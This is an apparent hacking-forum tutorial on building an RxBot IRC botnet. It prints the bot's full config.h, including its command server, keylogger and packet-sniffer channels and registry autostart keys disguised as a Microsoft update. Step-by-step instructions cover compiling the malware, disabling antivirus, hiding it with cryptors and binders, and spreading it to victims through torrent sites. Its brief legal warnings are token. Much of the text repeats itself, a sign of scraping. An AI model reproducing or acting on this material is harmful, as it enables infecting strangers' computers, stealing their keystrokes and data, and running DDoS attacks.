Botnet [tut]
I have never seen to many people fail at making a botnet. With all the tut's out there, people still manage to mess something up. This tut WILL BE retard proof. If you still manage to screw something up following this tutorial, then you dont have what it takes to Winz at the internet.
[align=center]!!Warning!![/align]
Botnets may sound badass, and they are. Becareful what you do, if you get caught doing the wrong things, there is a pretty good chance your going to jail. Many people have been sued/jailed because of botnets. Dont do be stupid. You have been warned.
Please uninstall everything from past tutorials. Just completely start over, starting from step 1 of this guide and it should be able to get you through. If you run into any problems, leave a comment and i will try to get back to you
Whats is a botnet?
Hack Forums
Downloading and Preparing
If you have Windows XP:
If you have Windows Vista/Windows 7:
1. Download the torrent of it VMware Here
2. Download windows Xp from Here. Any windows xp should do, which means you can get it from a torrent as well.
The CD key is in the attachment down below.
3. Open VMware
4. After VMware is open, Go to File>New>Virtual Machine...
5. Find the .ISO of Windows XP and load it up.
6. Install windows Xp.
7. Finish! Now go up above to "If you have windows xp"
----------------
I have 176 pages full of ************** premium pins. Give me a PM and ill give you a few.
Put pin numbers here http://**************/paypin.php
----------------
Installing Everything:[spoiler=Spoiler]
1. First install Microsoft Visual C++ 6.0 (Serial: 812-2224558)
2. Install the SDK
3. Install the Service Pack 6
4. Install mIRC. Install mIRC 6.34 then noscript. Trust me, looks more badass then the lame looking mIRC
5. Congratulations! You have all the installing stuff done!
The Correct Directories:
This is where the Tut's were wrong. Since they copy and paste they wouldnt know. Make sure these dir's are the same as the picture
1. Open Microsoft Visual C++ 6.0
2. Go to Tools>options...
3. You should see 6 tabs. CLick the tab that says Directories.
4. If you get errors, then your problem is probably right here. Your smart. Match the picture.

Find your botnet a home:
Before we compile, this may be a task itself. As you may know, Botnets ARE ILLEGAL and the punishment could end up in jailtime. Since they are illegal, almost ALL IRC servers prohibit Botnets. Some people just randomly finds an IRC server and makes a home there without the admin knowing. Some Servers you can do that. However, most cannot. If you get caught, they close your channel and kill all your bots. The way you get around this is to either
1. Make your own IRC server
2. Find an Admin who is willing to allow botnets on his server.
Option one is what many like to do. It can be a pain though. I will make a tut in the near future on how to set up an IRC Tut. Option two is getting popular, many people on HF are selling server spots for an AWESOME price. Use the search option to find those fantastic deals. If you dont want to pay, then have fun finding a server that wont detect your botnet.
Once you think you have found a IRC server for your botnet, take note of these things
1. The IRC server name
2. The channel you want your bots to be located at.
Double check to make sure you have the info written down correctly. You dont want to mess up.
Many of you are use your IRC server that you made from home. To see if the bot actually works, try using this server. Then test your IRC server with the mIRC
Server: hades.de.eu.SwiftIRC.net
IRC channel: #yourchannel
IRC channel pass: password
Rebuild the bot, and infect a Virtual machine. If you still dont understand, just leave a comment. THIS IS A TEST IRC SERVER. They will catch you. Just use it as a test, DO NOT HOST A BOTNET THERE.
Securing your Bots
Anyone can do it. Stealing bots is really easy to do so make sure you have these options turned on. When you are in your IRC channel that you want your botnet set up, make sure you have the commands/modes turned on in the channelCommand 1 puts a password on the channel. Meaning, you can only get in if you know the pass. In this case, the pass is Iheartemma
Command 2 makes your channel secret. You dont want random people coming in your channel do you?
Command 3 makes it only where Ops(admin of the channel) can set the topic. The topic is what the channel is about, but it can be used as a command prompt and can be used to control the bots.
To put these commands in, just type it in the chat and press enter
Quick tip! If you are the only person in the IRC channel and you leave the channel, that channel goes back to default. In order to keep the settings you want, you must invite a bot, register the channel, or always have a bot inside the channel.
Compiling the Bot
Now this step is VERY important that you put in the correct information. You mess up here and you wont be getting a bot. We are going to give the info to the bot so the bot will know where to go when it is installed.
[align=center]TURN OFF YOU ANTI-VIRUS!
TURN OFF YOU ANTI-VIRUS!
TURN OFF YOU ANTI-VIRUS![/align]
1. Put the RxBot 7.6 folder somewhere easy to access
2. Open up Microsoft Visual C++ 6.0
3. Go to File>Open>Rxbot 7.6>Config.h
4. You should now see this:
Looks amazing doesnt it? Dont be worry about all this, there is only a few places you need to edit.
Edit these:
This is the port needed to get in the IRC server. If the server requires port 67 to be open, then change 6667 to 67. The default port is usually 6667-7000. Private IRC servers usually use different ports, makes it a bit harder to get in.
The lines still left up above are the only lines that need to be edited.
1. Bot password- This is VERY IMPORTANT!! This is the password that will make your bots actually take commands from you!
2. Server- Put the name of the IRC server there.
3. Server password- Most IRC servers are public. However, some require's a pass to get in the IRC server.
4. Channel- This is the IRC channel that you have choosen to use. Stick the channel here.
5. Channel Pass- This is the password that you put on the channel earlier. If you havnt done so yet, go head and do that now.
6. char server2[] = "";- Backup IRC server
7. char channel2[] = "";- Backup channel
8. char chanpass2[] = "";- Backup channel pass
9. char exploitchan[] = Channel where it will show you the exploits
10. char keylogchan[] = Channel where it will show you the keylog files
11. char psniffchan[] = Channel where the where the data comes in.
Compile and build the bot:
1. After editing the config.h just go to file>open Workspace>rBot.dsw
2. It should load a bunch of files on the left
3. Now go to build>build rBot.exe
4. If you didnt get any errors, Thats it!! You have the virus constructed!
5. Go the the rxBot 7.6 folder and look inside. You should see a debug folder.
6. Look inside the debug folder and there she is. Rxbot.exe
Test time:
WOOO!! Yay, your first "Real" virus. There is one more thing. You have to test it out and see if it connects to your IRC channel. You can do this a few ways.
1. Infect yourself. Not bad, but if you dont connect to the IRC channel, then you messed up and have to do a Anti virus Scan to get rid of the old virus.
2. You learned what a virtual machine was. Install another Os and infect that Virtual machine.
3. Be a dumb ass and start spreading. Not recommended
4. If you connect to the IRC channel, then you are ready to spread.
5. Once you have connect to the IRC channel(as a bot of course) you need to put in the bot password. Type
Once your bots have recognize you then you can put in any of the commands. The commands came in the "Botnet supplies" download up in the first part of the tutorial. The XXXXXXXXX being your bot password that you entered in your config.h.
Spreading time:
Now, the question is, How do i get this rxbot.exe to another computer. The general steps
1. First you will need to make it FUD.
FUD stands for FUlly Undetected. It means, no AV(Anti virus) can detect it.
There are two ways to make it FUD. First is using a Cryptor. A cryptor just scambles the code so the AV doesnt think it is a virus. The second is using a binder. A Binder combines two softwares into one. For example, Virus A + Software B = Software C. Of course, when the person runs the software C, virus A will also run too.
2. After you have made it FUD, you need to get people to run the program. The most popular are Torrent sites. Limewire, Mininova, Piratebay, etc. After that, thats it! Sit back and watch the bots roll right on in. You can also just give them the raw rxbot.exe. But, thats a dead give away. Be creative!
3. Just send the rxbot.exe to someone and when they open, they should connect to your IRC server. Make sure your IRC channel is open for incoming bots.
Botnet Questions
Part 1 [Tut]Everything about a Botnet - Hack Forums
Part 2 [Tut]Everything about a Botnet - Hack Forums
[align=center]!!Warning!![/align]
Botnets may sound badass, and they are. Becareful what you do, if you get caught doing the wrong things, there is a pretty good chance your going to jail. Many people have been sued/jailed because of botnets. Dont do be stupid. You have been warned.
Please uninstall everything from past tutorials. Just completely start over, starting from step 1 of this guide and it should be able to get you through. If you run into any problems, leave a comment and i will try to get back to you
Whats is a botnet?
Hack Forums
Downloading and Preparing
If you have Windows XP:
Spoiler
What is required to compile your bot source.
1. Microsoft Visual C++
2. SDK
3. Service pack 6( Service pack 5 will do too)-
4. RxBot 7.6
5. mIRC 6.34 (6.35 will work too, but wont look as cool)
Luckly, i have EVERYTHING you need need in three downloads. No passwords are needed. No more hunting!
[align=center]DOWNLOADS[/align]
Once you have downloaded and installed everything installed on Windows Xp, Go to "Installing everything"
1. Microsoft Visual C++
2. SDK
3. Service pack 6( Service pack 5 will do too)-
4. RxBot 7.6
5. mIRC 6.34 (6.35 will work too, but wont look as cool)
Luckly, i have EVERYTHING you need need in three downloads. No passwords are needed. No more hunting!
[align=center]DOWNLOADS[/align]
1. Microsoft Visual C++: http://www.********e.com/download.php?mtkmvqzjwwz
2. SDK, SP6, RxBot: http://www.********e.com/download.php?2gibdmiwwji
3. Tricked out mIRC: http://www.********e.com/download.php?mgvix0rlnmz
2. SDK, SP6, RxBot: http://www.********e.com/download.php?2gibdmiwwji
3. Tricked out mIRC: http://www.********e.com/download.php?mgvix0rlnmz
If you have Windows Vista/Windows 7:
Spoiler
1. Download the torrent of it VMware Here
2. Download windows Xp from Here. Any windows xp should do, which means you can get it from a torrent as well.
The CD key is in the attachment down below.
3. Open VMware
4. After VMware is open, Go to File>New>Virtual Machine...
5. Find the .ISO of Windows XP and load it up.
Spoiler
In this order, install like this. Typical, locate the .iso of windows XP, Put CD key in, Name It, 5Gigs, Single file, finish
6. Install windows Xp.
7. Finish! Now go up above to "If you have windows xp"
----------------
I have 176 pages full of ************** premium pins. Give me a PM and ill give you a few.
Put pin numbers here http://**************/paypin.php
----------------
Installing Everything:[spoiler=Spoiler]
1. First install Microsoft Visual C++ 6.0 (Serial: 812-2224558)
2. Install the SDK
Spoiler
Attention!! You will probably encounter errors during the installation of the SDK. Thats perfectly fine and does not effect the outcome of the botnet. No worries, just press ignore if you run across one during the installtion of the SDK. You will probably run into a few more during the installation of the SDK
3. Install the Service Pack 6
Spoiler
Follow the pictures
A. Go to anyplace on your computer. I did mine where the Microsoft visual c++ was installed at.

B. Make a new folder. Name it what ever you like, as you can see, my folder is called Service Pack 6.

C. Now extract the service pack to the new folder. Then look inside your new folder and click setupsp6.

D. Service pack 6 is now installed!
A. Go to anyplace on your computer. I did mine where the Microsoft visual c++ was installed at.
B. Make a new folder. Name it what ever you like, as you can see, my folder is called Service Pack 6.
C. Now extract the service pack to the new folder. Then look inside your new folder and click setupsp6.
D. Service pack 6 is now installed!
4. Install mIRC. Install mIRC 6.34 then noscript. Trust me, looks more badass then the lame looking mIRC
5. Congratulations! You have all the installing stuff done!
The Correct Directories:
Spoiler
This is where the Tut's were wrong. Since they copy and paste they wouldnt know. Make sure these dir's are the same as the picture
1. Open Microsoft Visual C++ 6.0
2. Go to Tools>options...
3. You should see 6 tabs. CLick the tab that says Directories.
4. If you get errors, then your problem is probably right here. Your smart. Match the picture.
Find your botnet a home:
Spoiler
Before we compile, this may be a task itself. As you may know, Botnets ARE ILLEGAL and the punishment could end up in jailtime. Since they are illegal, almost ALL IRC servers prohibit Botnets. Some people just randomly finds an IRC server and makes a home there without the admin knowing. Some Servers you can do that. However, most cannot. If you get caught, they close your channel and kill all your bots. The way you get around this is to either
1. Make your own IRC server
2. Find an Admin who is willing to allow botnets on his server.
Option one is what many like to do. It can be a pain though. I will make a tut in the near future on how to set up an IRC Tut. Option two is getting popular, many people on HF are selling server spots for an AWESOME price. Use the search option to find those fantastic deals. If you dont want to pay, then have fun finding a server that wont detect your botnet.
Once you think you have found a IRC server for your botnet, take note of these things
1. The IRC server name
2. The channel you want your bots to be located at.
Double check to make sure you have the info written down correctly. You dont want to mess up.
Many of you are use your IRC server that you made from home. To see if the bot actually works, try using this server. Then test your IRC server with the mIRC
Server: hades.de.eu.SwiftIRC.net
IRC channel: #yourchannel
IRC channel pass: password
Rebuild the bot, and infect a Virtual machine. If you still dont understand, just leave a comment. THIS IS A TEST IRC SERVER. They will catch you. Just use it as a test, DO NOT HOST A BOTNET THERE.
Securing your Bots
Spoiler
Anyone can do it. Stealing bots is really easy to do so make sure you have these options turned on. When you are in your IRC channel that you want your botnet set up, make sure you have the commands/modes turned on in the channelCommand 1 puts a password on the channel. Meaning, you can only get in if you know the pass. In this case, the pass is Iheartemma
Command 2 makes your channel secret. You dont want random people coming in your channel do you?
Command 3 makes it only where Ops(admin of the channel) can set the topic. The topic is what the channel is about, but it can be used as a command prompt and can be used to control the bots.
To put these commands in, just type it in the chat and press enter
Quick tip! If you are the only person in the IRC channel and you leave the channel, that channel goes back to default. In order to keep the settings you want, you must invite a bot, register the channel, or always have a bot inside the channel.
Compiling the Bot
Spoiler
Now this step is VERY important that you put in the correct information. You mess up here and you wont be getting a bot. We are going to give the info to the bot so the bot will know where to go when it is installed.
[align=center]TURN OFF YOU ANTI-VIRUS!
TURN OFF YOU ANTI-VIRUS!
TURN OFF YOU ANTI-VIRUS![/align]
1. Put the RxBot 7.6 folder somewhere easy to access
2. Open up Microsoft Visual C++ 6.0
3. Go to File>Open>Rxbot 7.6>Config.h
4. You should now see this:
// bot configuration (Lsass by Uncanny)
int port = 6667; // server port
int port2 = 6667; // backup server port
int socks4port = 38; // Port # for sock4 daemon to run on - CHANGE THIS!!!
int tftpport = 69; // Port # for tftp daemon to run on
int httpport = 81; // Port # for http daemon to run on
int rloginport = 37; // Port # for rlogin daemon to run on
BOOL topiccmd = TRUE; // set to TRUE to enable topic commands
BOOL rndfilename = TRUE; // use random file name
BOOL AutoStart = TRUE; // enable autostart registry keys
char prefix = '.'; // command prefix (one character max.)
int maxrand = 6; // how many random numbers in the nick
int nicktype = CONSTNICK; // nick type (see rndnick.h)
BOOL nickprefix = TRUE; // nick uptime & mirc prefix
#ifdef DEBUG_LOGGING
char logfile[]="c:\\debug.txt";
#endif
#ifndef NO_CRYPT // Only use encrypted strings or your binary will not be secure!!
#else // Recommended to use this only for Crypt() setup, this is unsecure.
char botid[] = "Tr0gBot"; // bot id
char version[] = "[RxBot v7.6 modded by Tr0gd0r]"; // Bots !version reply
char password[] = ""; // bot password
char server[] = "aenigma.gotd.org"; // server
char serverpass[] = ""; // server password
char channel[] = "#"; // channel that the bot should join
char chanpass[] = ""; // channel password
char server2[] = ""; // backup server (optional)
char channel2[] = ""; // backup channel (optional)
char chanpass2[] = ""; // backup channel password (optional)
char filename[] = "winmgr.exe"; // destination file name
char keylogfile[] = "system.txt"; // keylog filename
char valuename[] = "Microsoft Update Machine"; // value name for autostart
char nickconst[] = "n-"; // first part to the bot's nick
char szLocalPayloadFile[]="msconfig.dat"; // Payload filename
char modeonconn[] = "-x+B"; // Can be more than one mode and contain both + and -
char exploitchan[] = "#n"; // Channel where exploit messages get redirected
char keylogchan[] = "#n"; // Channel where keylog messages get redirected
char psniffchan[] = "#n"; // Channel where psniff messages get redirected
char *authost[] = {
"*@*",
};
char *versionlist[] = {
"mIRC v6.03 Khaled Mardam-Bey",
"mIRC v6.10 Khaled Mardam-Bey",
"mIRC v6.12 Khaled Mardam-Bey",
"mIRC v6.14 Khaled Mardam-Bey"
};
char regkey1[]="Software\\Microsoft\\Windows\\CurrentVersion\\Ru n";
char regkey2[]="Software\\Microsoft\\Windows\\CurrentVersion\\Ru nServices";
char regkey3[]="Software\\Microsoft\\OLE";
char regkey4[]="SYSTEM\\CurrentControlSet\\Control\\Lsa";
#endif
#ifdef PLAIN_CRYPT
char key[16] = "2poiwsfpf3213ew"; // CHANGE THIS!!! hmmm..Do I even need this now?
#endif
int port = 6667; // server port
int port2 = 6667; // backup server port
int socks4port = 38; // Port # for sock4 daemon to run on - CHANGE THIS!!!
int tftpport = 69; // Port # for tftp daemon to run on
int httpport = 81; // Port # for http daemon to run on
int rloginport = 37; // Port # for rlogin daemon to run on
BOOL topiccmd = TRUE; // set to TRUE to enable topic commands
BOOL rndfilename = TRUE; // use random file name
BOOL AutoStart = TRUE; // enable autostart registry keys
char prefix = '.'; // command prefix (one character max.)
int maxrand = 6; // how many random numbers in the nick
int nicktype = CONSTNICK; // nick type (see rndnick.h)
BOOL nickprefix = TRUE; // nick uptime & mirc prefix
#ifdef DEBUG_LOGGING
char logfile[]="c:\\debug.txt";
#endif
#ifndef NO_CRYPT // Only use encrypted strings or your binary will not be secure!!
#else // Recommended to use this only for Crypt() setup, this is unsecure.
char botid[] = "Tr0gBot"; // bot id
char version[] = "[RxBot v7.6 modded by Tr0gd0r]"; // Bots !version reply
char password[] = ""; // bot password
char server[] = "aenigma.gotd.org"; // server
char serverpass[] = ""; // server password
char channel[] = "#"; // channel that the bot should join
char chanpass[] = ""; // channel password
char server2[] = ""; // backup server (optional)
char channel2[] = ""; // backup channel (optional)
char chanpass2[] = ""; // backup channel password (optional)
char filename[] = "winmgr.exe"; // destination file name
char keylogfile[] = "system.txt"; // keylog filename
char valuename[] = "Microsoft Update Machine"; // value name for autostart
char nickconst[] = "n-"; // first part to the bot's nick
char szLocalPayloadFile[]="msconfig.dat"; // Payload filename
char modeonconn[] = "-x+B"; // Can be more than one mode and contain both + and -
char exploitchan[] = "#n"; // Channel where exploit messages get redirected
char keylogchan[] = "#n"; // Channel where keylog messages get redirected
char psniffchan[] = "#n"; // Channel where psniff messages get redirected
char *authost[] = {
"*@*",
};
char *versionlist[] = {
"mIRC v6.03 Khaled Mardam-Bey",
"mIRC v6.10 Khaled Mardam-Bey",
"mIRC v6.12 Khaled Mardam-Bey",
"mIRC v6.14 Khaled Mardam-Bey"
};
char regkey1[]="Software\\Microsoft\\Windows\\CurrentVersion\\Ru n";
char regkey2[]="Software\\Microsoft\\Windows\\CurrentVersion\\Ru nServices";
char regkey3[]="Software\\Microsoft\\OLE";
char regkey4[]="SYSTEM\\CurrentControlSet\\Control\\Lsa";
#endif
#ifdef PLAIN_CRYPT
char key[16] = "2poiwsfpf3213ew"; // CHANGE THIS!!! hmmm..Do I even need this now?
#endif
Edit these:
int port = 6667; // server port
int port2 = 6667; // backup server port
int port2 = 6667; // backup server port
char password[] = ""; // bot password
char server[] = "aenigma.gotd.org"; // server
char serverpass[] = ""; // server password
char channel[] = "#Federation"; // channel that the bot should join
char chanpass[] = ""; // channel password
char server2[] = ""; // backup server (optional)
char channel2[] = ""; // backup channel (optional)
char chanpass2[] = ""; // backup channel password (optional)
-
-
-
char exploitchan[] = "#federation"; // Channel where exploit messages get redirected
char keylogchan[] = "#federation"; // Channel where keylog messages get redirected
char psniffchan[] = "#federation"; // Channel where psniff messages get redirected
-
-
-
char server[] = "aenigma.gotd.org"; // server
char serverpass[] = ""; // server password
char channel[] = "#Federation"; // channel that the bot should join
char chanpass[] = ""; // channel password
char server2[] = ""; // backup server (optional)
char channel2[] = ""; // backup channel (optional)
char chanpass2[] = ""; // backup channel password (optional)
-
-
-
char exploitchan[] = "#federation"; // Channel where exploit messages get redirected
char keylogchan[] = "#federation"; // Channel where keylog messages get redirected
char psniffchan[] = "#federation"; // Channel where psniff messages get redirected
-
-
-
1. Bot password- This is VERY IMPORTANT!! This is the password that will make your bots actually take commands from you!
2. Server- Put the name of the IRC server there.
3. Server password- Most IRC servers are public. However, some require's a pass to get in the IRC server.
4. Channel- This is the IRC channel that you have choosen to use. Stick the channel here.
5. Channel Pass- This is the password that you put on the channel earlier. If you havnt done so yet, go head and do that now.
6. char server2[] = "";- Backup IRC server
7. char channel2[] = "";- Backup channel
8. char chanpass2[] = "";- Backup channel pass
9. char exploitchan[] = Channel where it will show you the exploits
10. char keylogchan[] = Channel where it will show you the keylog files
11. char psniffchan[] = Channel where the where the data comes in.
Compile and build the bot:
Spoiler
1. After editing the config.h just go to file>open Workspace>rBot.dsw
2. It should load a bunch of files on the left
3. Now go to build>build rBot.exe
Spoiler
Pray to god you do not get any errors
4. If you didnt get any errors, Thats it!! You have the virus constructed!
5. Go the the rxBot 7.6 folder and look inside. You should see a debug folder.
6. Look inside the debug folder and there she is. Rxbot.exe
Test time:
Spoiler
WOOO!! Yay, your first "Real" virus. There is one more thing. You have to test it out and see if it connects to your IRC channel. You can do this a few ways.
1. Infect yourself. Not bad, but if you dont connect to the IRC channel, then you messed up and have to do a Anti virus Scan to get rid of the old virus.
2. You learned what a virtual machine was. Install another Os and infect that Virtual machine.
3. Be a dumb ass and start spreading. Not recommended
4. If you connect to the IRC channel, then you are ready to spread.
5. Once you have connect to the IRC channel(as a bot of course) you need to put in the bot password. Type
.login XXXXXXXXXXXX
Spreading time:
Spoiler
Now, the question is, How do i get this rxbot.exe to another computer. The general steps
1. First you will need to make it FUD.
Spoiler
FUD stands for FUlly Undetected. It means, no AV(Anti virus) can detect it.
There are two ways to make it FUD. First is using a Cryptor. A cryptor just scambles the code so the AV doesnt think it is a virus. The second is using a binder. A Binder combines two softwares into one. For example, Virus A + Software B = Software C. Of course, when the person runs the software C, virus A will also run too.
2. After you have made it FUD, you need to get people to run the program. The most popular are Torrent sites. Limewire, Mininova, Piratebay, etc. After that, thats it! Sit back and watch the bots roll right on in. You can also just give them the raw rxbot.exe. But, thats a dead give away. Be creative!
3. Just send the rxbot.exe to someone and when they open, they should connect to your IRC server. Make sure your IRC channel is open for incoming bots.
Botnet Questions
Spoiler
Question: I keep having problems after problems complining and installing.
Answer: Follow my tut to the T! Do not skip corners by thinking you already did these previous steps by past tutorials. Use MY downloads and start from step 1. If you do not, then there is a big chance that you will encounter problems. Use my downloads and suggestions, then if you get it to work, use the source you want.
Question: Many of you can't get your bots to connect to the IRC server.
Answer:1. If you infect yourself and never get rid of the previous bot, chances are you wont be able to connect to your IRC channel. The reason is because that program IS STILL RUNNING. That means, your computer is trying to connect to an IRC and is hogging your ip. Thus, if you test it on yourself again, you WILL NOT connect due to the fact that your IP is alrady being used because of your old infected bot. Your solution is to run a anti virus scan and get it deleted. Then try to re-infect yourself.
2. Are your ports open up? Check your router AND modem to tell.
3. Double check your Config.h. Are you SURE everything is set up correctly? This is the biggest problem, double check your config.h and try again
Question: Is it better for me to run my own botnet on my own server?
Answer: Depends. If your going to DDoS, i would say NO! Having an IRC server eats up your bandwidth and hogs resources. Not to mention, if your bot gets found and decrypted, then it goes STRAIGHT to your IP.
Question: Will Compiling work on windows 7 or windows x64?
Answer: If you try compiling without the VMware method, It does not work. However, using the VMware method, you are able to compile perfectly fine and without any problems.
Question: Can Windows x64 or windows 7 be infected with this?
Answer: If you try to infect your windows x64 or windows 7 x64 with the RXbot.exe, you will not connect. These computers will not work if you test them, only if it is through a virtual machine. Windows vista x86 and windows 7 x86 can be infected.
Question: When I am compiling, I get these strange errors!
Answer: 1. Have you checked your Directories for Microsoft visual c++ 6.0? Make sure they match up. (Thats in part 2 of the guide)
2. Are you using a different botnet source code i gave you? If not, chances are that the source code you are using now may have been corrupted. Please use the one in the download first and then try your different source code.
3. If you have been through both solutions, please post it in the comment section
Question: My bot says "Connection reset my peer" and now is gone, HELP!
Answer: That is normal! In order for any IRC bot to connect back to the IRC, the bot needs internet. So if the infected zombie(Bot) computer is turned off, not connected to the web, or restarted, you will get this error
Answer: Follow my tut to the T! Do not skip corners by thinking you already did these previous steps by past tutorials. Use MY downloads and start from step 1. If you do not, then there is a big chance that you will encounter problems. Use my downloads and suggestions, then if you get it to work, use the source you want.
Question: Many of you can't get your bots to connect to the IRC server.
Answer:1. If you infect yourself and never get rid of the previous bot, chances are you wont be able to connect to your IRC channel. The reason is because that program IS STILL RUNNING. That means, your computer is trying to connect to an IRC and is hogging your ip. Thus, if you test it on yourself again, you WILL NOT connect due to the fact that your IP is alrady being used because of your old infected bot. Your solution is to run a anti virus scan and get it deleted. Then try to re-infect yourself.
2. Are your ports open up? Check your router AND modem to tell.
3. Double check your Config.h. Are you SURE everything is set up correctly? This is the biggest problem, double check your config.h and try again
Question: Is it better for me to run my own botnet on my own server?
Answer: Depends. If your going to DDoS, i would say NO! Having an IRC server eats up your bandwidth and hogs resources. Not to mention, if your bot gets found and decrypted, then it goes STRAIGHT to your IP.
Question: Will Compiling work on windows 7 or windows x64?
Answer: If you try compiling without the VMware method, It does not work. However, using the VMware method, you are able to compile perfectly fine and without any problems.
Question: Can Windows x64 or windows 7 be infected with this?
Answer: If you try to infect your windows x64 or windows 7 x64 with the RXbot.exe, you will not connect. These computers will not work if you test them, only if it is through a virtual machine. Windows vista x86 and windows 7 x86 can be infected.
Question: When I am compiling, I get these strange errors!
Answer: 1. Have you checked your Directories for Microsoft visual c++ 6.0? Make sure they match up. (Thats in part 2 of the guide)
2. Are you using a different botnet source code i gave you? If not, chances are that the source code you are using now may have been corrupted. Please use the one in the download first and then try your different source code.
3. If you have been through both solutions, please post it in the comment section
Question: My bot says "Connection reset my peer" and now is gone, HELP!
Answer: That is normal! In order for any IRC bot to connect back to the IRC, the bot needs internet. So if the infected zombie(Bot) computer is turned off, not connected to the web, or restarted, you will get this error
Part 1 [Tut]Everything about a Botnet - Hack Forums
Part 2 [Tut]Everything about a Botnet - Hack Forums